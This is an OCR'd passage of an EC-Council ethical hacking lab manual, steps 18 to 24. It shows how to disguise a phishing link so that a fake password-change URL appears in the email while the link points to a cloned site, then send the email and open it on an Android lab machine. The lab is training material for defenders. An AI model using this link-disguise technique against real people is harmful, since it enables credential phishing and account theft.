
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


19. The fake URL should appear in the message body, as shown in the screenshot.
20. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




21. Switch to the **Android** virtual machine.
22. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser





24. In the **Google Chrome** browser window, sign into the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

